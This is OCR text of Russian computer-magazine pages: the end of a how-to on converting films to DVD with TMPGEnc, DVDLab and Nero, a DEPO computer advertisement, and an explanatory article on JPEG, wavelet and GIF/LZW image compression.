Несомненным достоинством программы можно считать ее легкость и простоту. Недостатки: для создания многофильмовых дисков надо прибегать к дополнительным средствам, а также отсутствует возможность создания меню для диска. В случае, который мы рассматриваем, нам этого и не нужно, а вот если ты захочешь записать на диск не фильм, а коллекцию клипов или мультиков, то придется искать более сложные варианты.
Ну что, о простых вещах мы поговорили, теперь давай взглянем на более сложные вещи.

Проверка материала сначала на компьютере, а потом на плеере с помощью DVD-Rw диска предохраняет от неожиданностей.

TMPGENC

Более сложная программа, но при вложении достаточного количества времени и сил позволяет добиться шикарной отдачи.
При старте нам сразу предложат сделать все с помощью визарда — его шаги мы и рассмотрим. Для начала надо выбрать, в каком режиме будем мутить кино. Кстати, у нас тут раздолье: можно делать не только DVD-диски, но и S/Video-CD. Для выбора подходящего тебе, конечно, лучше знать технический английский, хотя разобраться по знакомым символам легко. О режимах я уже говорил — здесь надо только рассмотреть так называемые Low Resolurion режимы. Они позволяют делать картинку в стандартных пропорциях (4:3 и 16:9), но с меньшим разрешением. Если вдруг надумаешь клепать помногу фильмов на один диск, то выбирай его, но предупреждаю, что качество будет отвратное — такое, что лучше книгу почитать, чем смотреть такой «шедевр». Также надо выбрать, как будем кодировать аудио — MP2-кодек позволяет сэкономить немного места, но надо ли оно нам? Пока что нет, так что выбираем «PCM Audio» и жмем «Дальше». Следующим шагом надо выбрать файл, который будем кодировать. Если аудио уже совмещено с видео, то оно автоматически добавится, если нет — добавляй его ручками. «Aspect Ratio» позволяет выбрать, с каким расширением будет кодироваться картинка. Если фильм уже в расширении, необходимом нам (а это 720x576 для PAL-режима и 720x480 для NTSC-режима), то выбирай «1:1», если нет — тот, который нам подходит. Количество линий регулирует черные полосы снизу экрана. Мне подходит режим «16:9 625 line PAL», я выбираю его, а ты действуй по обстоятельствам. Идем дальше. На следующем шаге нам предлагают кодировать не весь фильм, а только его кусок в меню Source Range. Обрезать край картинки в меню Clip Frame или попытаться погасить лишние шумы на картинке в меню Noise Reductio? На этом шаге нам позволено настроить дополнительные опции, кликнув на «other settings». Тут стоит рассмотреть некоторые аспекты внимательней. На вкладке Video в меню Rate control mode можно выбрать, по какому принципу будет кодироваться видео, и высчитать битрейт, о котором мы уже го-

Создай свою реальность

с компьютером DEPO Ego на базе процессора Intel® Pentium® 4 с технологией HT

Включи DEPO Ego — и перед тобой откроется новая реальность твоих любимых компьютерных игр. Наслаждайся быстротой реакции и скоростью, исследуй распахнувшийся перед тобой мир высококачественной компьютерной графики и настоящего экшена. Теперь эта цифровая реальность может стать твоей благодаря компьютеру DEPO Ego на базе процессора Intel® Pentium® 4 с технологией HT.

DEPO Ego 525 DHR:

- процессор Intel® Pentium® 4 640 с технологией HT
- чипсет Intel® 925XE с улучшенной архитектурой
- сверхбыстрая память DDR2
- новые возможности графики PCI-Express
- реалистичный объемный 8-канальный звук

Компания DEPO Computers

Если нужен компьютер, покупай у производителя
на www.depo.ru или по тел. (495) 969-22-00

Не стоит сразу хвататься за кодирования фильмов — экспериментируй на маленьких кусочках.

ворили выше. В самом низу вкладки находится пункт Motion Search Precision, который отвечает за скорость расчета движений на картинке. Выбираем лучший вариант — Highest Quality — и жмем «Ок». На рассмотрение остальных вкладок не будем тратить время — на это есть мануалы, в которых все подробно описано, а я лишь рассказываю основные принципы работы с программой. Жмем «Next» и переходим к следующему шагу. В этом окне нам предоставляется отчет о будущем файле — бегло просматриваем его, и если не находим никаких проблем, то снова кличем «Next». Выбираем имя и папку файла для последующего сохранения, убеждаемся, что галочка стоит напротив Start encoding immedialety — чтобы кодирование началось сейчас и нам не предложили создать новый проект. Все готово, жмем «Ок». После окончания кодирования у нас будет два файла — звук и видео, — из которых мы можем собрать диск в программе DVDLab.

DVDLAB

Об этой программе можно рассказывать часами, можно писать по ней диссертации, но то, что она могущественна, как Фотошоп в создании графики, — это бесспорно. Я не буду говорить о ней ни слова, так как в Интернете очень много русскоязычных мануалов, примеров, форумов о ней. Тема слишком большая, поэтому я навряд ли сумею рассказать о ней грамотней и более полно, чем уже существующие готовые примеры.


ЗАПИСЬ ПРОЕКТА

После того как проект готов, надо его прожечь на диск. Программ для записи полно, так что выбирай на свой вкус и цвет. Лично я пользуюсь Nero 7 или Ashampoo Burning Studio 5. Они довольно хорошо пишут видео и никогда меня не подводили. Сам DVD-диск состоит из двух папок, которые и надо записать: VIDEO_TS — это папка, в которой лежат все файлы, а AUDIO_TS — папка, которая в основном пустует, но иногда в нее помещается звук, если звуковых дорожек несколько. Записать файлы на диск особого труда не составит — тут, я думаю, ты и без моей помощи справишься, только не забудь выбрать режим записи DVD-Video, а не просто прожиг данных.

OUTRO

Вот мы и рассмотрели основы создания собственной DVD-коллекции. Когда я перегонял в DVD более 80 фильмов, я потратил не одни сутки в ожидании окончания конвертирования, запорол не одну болванку и прочитал целый том всевозможных форумов и мануалов. Цель написания этой статьи — рассказать о самых основах. Так сказать, о верхушке айсберга. Если кого-нибудь это заинтересовало, то я готов помочь советом или написать еще статьи, целью которых будет рассмотрение каких-либо более тонких деталей и аспектов. В данный момент у меня на жестком диске полно места из-за отсутствия на нем фильмов, но зато есть целая стопка коробок с DVD-дисками, и, думаю, что в следующей статье я расскажу, как сделать из железки довольно классную подставку под диски :).


BINARY YOUR'S



окно настроек VSO DivxToDvd

Wizard TMPGEnc

минимум настроек в Nero


ОБРАЩАЮ ТВОЕ ВНИМАНИЕ НА ТО, ЧТО СЖАТИЕ ИЗОБРАЖЕНИЙ НЕ ВСЕГДА ЯВЛЯЕТСЯ НЕОБХОДИМЫМ...

TEXT WEIRD АКА БЕРЕНШТЕЙН ЕВГЕНИЙ / **ICQ# 522715**/

ВЕСЕЛЫЕ КАРТИНКИ

ГРАФИЧЕСКИЕ ФОРМАТЫ И ТЕХНОЛОГИЯ СЖАТИЯ ИЗОБРАЖЕНИЙ

«ОДНАЖДЫ, В НАЧАЛЕ ФЕВРАЛЯ, Я СИДЕЛ С БУБЛИКОМ И ЕЩЕ ДВУМЯ ЗАМЕЧАТЕЛЬНЫМИ ЛЮДЬМИ, ИМЕНА КОТОРЫХ СЛИШКОМ ИЗВЕСТНЫ, ЧТОБЫ ИХ НАЗЫВАТЬ, В ОДНОМ ПРЕКРАСНОМ КАФЕ НА КИТАЙ-ГОРОДЕ. И РАЗГОВОР У НАС С РЕДАКТОРОМ РУБРИКИ PC_ZONE ЗАШЕЛ ВОТ О ЧЕМ: ВСЕ МЫ ЧАСТО СМОТРИМ КАРТИНКИ В ИНТЕРНЕТЕ НА РАЗЛИЧНЫХ ВЕСЕЛЫХ САЙТАХ, ИНОГДА МЫ САМИ ИХ ОБРАБАТЫВАЕМ. НО ДАЛЕКО НЕ КАЖДЫЙ ЗНАЕТ, КАК СЖИМАЕТСЯ ИЗОБРАЖЕНИЕ И КАК ОНО ХРАНИТСЯ. ВЕДЬ НИКТО НЕ ХОЧЕТ ЖДАТЬ ПО 10 МИНУТ, ПОКА ЗАГРУЗИТСЯ КАКАЯ-НИБУДЬ ОТКРОВЕННАЯ ФОТКА ИЛИ ЖЕ ОТКРЫТКА ОТ ЛЮБИМОГО ЧЕЛОВЕКА. ТАК ВОТ О НЕКОТОРЫХ ПРИНЦИПАХ СЖАТИЯ ИЗОБРАЖЕНИЙ МЫ СЕГОДНЯ И ПОГОВОРИМ.»

Сначала вернемся на несколько лет назад, чтобы понять, какие алгоритмы сжатия бывают. Первыми для архивации изображений стали применяться привычные алгоритмы. Те, что использовались и используются в системах резервного копирования, при создании дистрибутивов и т.п. Эти алгоритмы архивировали информацию без изменений. Однако основной тенденцией в последнее время стало использование новых классов изображений. Многие из них практически не сжимались, хотя обладали явной избыточностью. Это привело к созданию нового типа алгоритмов, сжимающихся с потерей информации. Как правило, коэффициент архивации и, следовательно, степень потерь качества в них можно задавать. При этом достигается компромисс между размером и качеством изображений.

Но и тут не все так просто. Стоит отметить, что одна из серьезных проблем машинной графики заключается в том, что до сих пор не найден адекватный критерий оценки потерь качества изображения. А теряется оно постоянно — при оцифровке, при переводе в ограниченную палитру цветов, при переводе в другую систему цветопредставления для печати и, что для нас особенно важно, при архивации с потерями.

Специалисты годами пытались выработать этот объективный критерий, который бы позволил четко определить и оценить потери при сжатии, но к единому мнению так и не пришли.

Поэтому лучше всего потери качества изображений оценивают наши глаза. Отличным считается сжатие, при котором невозможно на глаз различить первоначальное и разархивированное изображения. Какое из изображений подвергалось архивации, можно сказать, только сравнивая две находящихся рядом картинки. При дальнейшем увеличении степени сжатия, как правило, становятся заметны побочные эффекты, характерные для каждого определенного алгоритма. На практике даже при отличном сохранении качества в изображение могут быть внесены регулярные специфические изменения. Поэтому алгоритмы архивации с потерями не рекомендуется использовать при сжатии изображений, которые в дальнейшем собираются либо печатать с высоким качеством, либо обрабатывать программами распознавания образов. Неприятные эффекты с такими изображениями, как мы уже говорили, могут возникнуть даже при простом масштабировании изображения.

Обращаю твое внимание на то, что сжатие изображений не всегда является необходимым, я не имею в виду, что графику не надо обрабатывать, сжимать до приемлемого размера, просто нужно уметь четко различать ситуации, когда это идет на пользу, а когда — во вред. Поэтому сейчас мы поговорим о таких известных и популярных алгоритмах, как JPEG, WAVELET, и рассмотрим форматы GIF и TIFF, реализованные на основе алгоритма LZW.

КАК, И ВЫ ЦАРЬ?

...Я НЕ ИМЕЮ В ВИДУ, ЧТО ГРАФИКУ НЕ НАДО ОБРАБАТЫВАТЬ, СЖИМАТЬ ДО ПРИЕМЛЕМОГО РАЗМЕРА, ПРОСТО НУЖНО УМЕТЬ ЧЕТКО РАЗЛИЧАТЬ СИТУАЦИИ, КОГДА ЭТО ИДЕТ НА ПОЛЬЗУ, А КОГДА — ВО ВРЕД.

АЛГОРИТМ JPEG

Что же такое JPEG и с чем его едят? А знаешь ли ты, как работает этот известный алгоритм? На самом же деле не все так просто, как кажется на первый взгляд, когда мы в Adobe Photoshop PSD картинку сохраняем в формате JPEG, тем самым, сжимая ее.

Алгоритм JPEG стандартизован относительно недавно — в 1991 году. Но уже тогда существовали алгоритмы, сжимающие сильнее при меньших потерях качества. Дело в том, что действия разработчиков стандарта были ограничены мощностью, существовавшей на тот момент техники. То есть даже на персональном компьютере алгоритм должен был работать меньше минуты на среднем изображении, а его аппаратная реализация должна быть относительно простой и дешевой. Алгоритм должен быть симметричным (время разархивации примерно равно времени архивации).

JPEG — один из самых новых и достаточно мощных алгоритмов. Он практически является стандартом де-факто для полноцветных изображений. Оперирует алгоритм областями 8x8, на которых яркость и цвет меняются сравнительно плавно. И это является важнейшим элементом алгоритма. Вследствие этого, при разложении матрицы такой области в двойной ряд по косинусам значимыми оказываются только первые коэффициенты. Таким образом, сжатие в JPEG осуществляется за счет плавности изменения цветов в изображении.

Этот алгоритм разработан группой экспертов в области фотографии специально для сжатия 24-битных изображений. JPEG (Joint Photographic Expert Group) — подразделение в рамках ISO — Международной организации по стандартизации. В целом алгоритм основан на дискретном косинусоидальном преобразовании, применяемом к матрице изображения для получения некоторой новой матрицы коэффициентов. Для получения исходного изображения применяется обратное преобразование.

Все вышесказанное будет темным лесом для человека, который никогда с этим не сталкивался, поэтому мы пойдем более простым путем. Самым главным является то, что изображение разбивается на квадратики размером 8x8 пикселей. Сразу возникает вопрос: почему? Ответ оказывается на удивление прост: внутри такой области яркость и цвет меняются весьма плавно, поэтому алгоритм отрезает у частотной составляющей часть, которая несет гораздо меньше информации. За счет несовершенства человеческого глаза и появляется возможность сжатия данных.

Таким образом, основные стадии этого алгоритма следующие. Изображение разбивается на шаблоны 8x8 точек. Для каждого шаблона (матрицы) выполняется дискретное косинусоидальное преобразование (ДКП). Давай разберемся, зачем нам это преобразование нужно. ДКП раскладывает изображение по амплитудам некоторых частот. Далее из получившихся частот, с помощью специальной весовой таблицы отбираются наиболее существенные для визуального восприятия. Эта процедура называется квантованием и является единственным этапом, на котором происходит потеря информации. Далее матрица отобранных частот представляется компактным образом и кодируется.

Несколько слов хотелось бы сказать о преимуществах и недостатках алгоритма JPEG.

Существенными положительными сторонами алгоритма является то, что, во-первых, пользователь может сам задавать степень сжатия изображения, во-вторых, выходное цветное изображение может иметь 24 бита на точку. Отрицательной стороной алгоритма является то, что при повышении степени сжатия изображение распадается на отдельные квадраты (8x8). Это связано с тем, что происходят большие потери в низких частотах при квантовании, и восстановить исходные данные становится невозможно. И еще одним минусом JPEG является эффект Гиббса — ореолы по границам резких переходов цветов.

ВОЛНОВОЙ АЛГОРИТМ WAVELET

Wavelet — также относительно новый алгоритм сжатия изображений и видео, при котором, в отличие от JPEG, изображение обрабатывается без разбиения на квадраты. После того как фирма Analogue Devices выпустила специализированную микросхему аппаратного wavelet-сжатия видео, данный формат стал базисом многоканальных цифровых систем видеонаблюдения и цифровых видеорегистраторов.

Как и в случае формата JPEG, в Wavelet сжатие осуществляется с необратимыми потерями информации, но изображение не имеет «мозаичных» дефектов даже при очень больших степенях компрессии. Достоинство — отсутствие видимых дефектов даже при большом коэффициенте сжатия видео, когда снижается резкость, а изображение просто становится менее четким.


Идея алгоритма заключается в том, что мы сохраняем в файл разницу — число между средними значениями соседних блоков в изображении, которая обычно принимает значения, близкие к нулю.


В итоге для одной картинки мы получаем 4 матрицы. Так, для изображения 512x512 пикселей получим после первого преобразования 4 матрицы размером 256x256 элементов. В первой, как легко догадаться, будет храниться уменьшенная копия изображения. Во второй — усредненные разности пар значений пикселей по горизонтали. В третьей — усредненные разности пар значений пикселей по вертикали. В четвертой — усредненные разности значений пикселей по диагонали. Подобную операцию мы можем повторить и для уменьшенной копии изображения, получив вместо первой матрицы 4 матрицы размером 128x128.


С математической точки зрения, основной особенностью wavelet-преобразования является возможность разложить изображение на два компонента: низкочастотную часть, содержащую основную информацию, и высокочастотную часть, содержащую лишь малую долю информации. Низкочастотную часть можно опять разложить на две части и т.д. Оставшаяся часть изображения содержит лишь малые высокочастотные компоненты. В результате последовательного применения wavelet-преобразований получается изображение, занимающее небольшой объем места на диске.

Отличие Wavelet от JPEG состоит в использовании вейвлет-преобразования вместо дискретного косинусоидального преобразования, а также в применении преобразования к полному изображению, а не к шаблону 8x8.

И все-таки, что же такое WAVELET? Слово «WAVELET» обозначает маленькую волну. Под «маленькой» понимается то, что эта функция имеет конечную длину. Эта волна


исходное изображение: лицо


сжатие исходного изображения алгоритмом JPEG приблизительно в 20 раз


сжатие исходного изображения алгоритмом Wavelet приблизительно в 20 раз

может быть разных видов. «Волна» же отражает тот факт, что WAVELET-функция осциллирует, то есть, грубо говоря, имеет волнообразную форму. WAVELET — это семейство функций, которые локальны по времени и частоте и в которых все функции получаются из одной посредством ее сдвигов и растяжений по оси времени (они «идут друг за другом»), благодаря чему появляется возможность анализа сигнала во всех точках. Математики иногда называют WAVELET всплесками, что определенным образом их характеризует. Первой особенностью WAVELET является то, что они обладают свойством одновременной локальности по частоте и по времени. Именно это свойство сделало их столь пригодными для применения. А наибольшей популярностью WAVELET стали пользоваться, когда открыли еще одно их свойство — наличие быстрого алгоритма преобразования. Можно без преувеличения сказать, что WAVELET сделали революцию в области теории и практики обработки нестационарных сигналов. Особо большое развитие получила практика применения «маленькой волны» для решения задач сжатия и обработки изображений, являющихся нестационарными по своей природе. В этой области применение WAVELET-преобразований позволило достичь одновременного снижения сложности и повышения эффективности кодеров.

ФОРМАТ GIF

В основе формата GIF лежит алгоритм LZW. Название алгоритм получил по первым буквам фамилий его разработчиков — Lempel, Ziv и Welch. Коэффициенты компрессии данного алгоритма примерно 1000, 4, 5/7 (лучший, средний и худший коэффициенты). Сжатие в 1000 раз достигается только на одноцветных изображениях размером, кратным примерно 7 Мб. Так, если в изображении имеются наборы из розового, оранжевого и зеленого пикселей, повторяющиеся 50 раз, LZW выявляет это, присваивает данному набору отдельное число, например 7, и затем сохраняет эти данные 50 раз в виде числа 7. Метод LZW лучше действует на участках однородных, свободных от шума цветов, он действует гораздо лучше, чем алгоритм RLE при сжатии произвольных графических данных, но процесс кодирования и распаковки происходит медленнее.

Изначально формат GIF (Graphics Interchange Format) был введен компанией CompuServe в качестве первого формата для передачи и демонстрации графики через модем.

Цвет каждого пикселя кодируется 8 битами, поэтому GIF-файл может содержать до 256 цветов. Цвета, которые используются в GIF-изображении, хранятся внутри самого файла в специальной таблице цветов, называемой индексированной палитрой.

Файлы GIF могут также содержать различные оттенки серого цвета. Существуют две основные версии формата GIF — GIF87 и GIF89a. Они названы так по году стандартизации. Обе версии поддерживают способ представления графического файла с чередованием строк. Более поздний вариант GIF89a допускает задание одного цвета в качестве прозрачного.

Прозрачность подразумевает, что один цвет изображения (обычно это цвет фона) может быть объявлен прозрачным. Это ведет к тому, что вместо фона изображения виден просвечивающий сквозь него фон самой Web-страницы. Благодаря этому изображение на странице выглядит более естественным.

GIF-файлы можно также использовать для создания на экране несложной анимации.

Основным ограничением GIF-файлов является их неспособность хранить и демонстрировать неиндексированные изображения, подготовленные в режиме True Color (16,8 миллиона оттенков) или High Color (32—64 тысячи оттенков). Иными словами, GIF-изображения должны состоять из 256 или меньшего числа цветов.

HIGH COLOR (32—64 ТЫСЯЧИ ОТТЕНКОВ). ИНЫМИ СЛОВАМИ, GIF-ИЗОБРАЖЕНИЯ ДОЛЖНЫ СОСТОЯТЬ ИЗ 256 ИЛИ МЕНЬШЕГО ЧИСЛА ЦВЕТОВ.

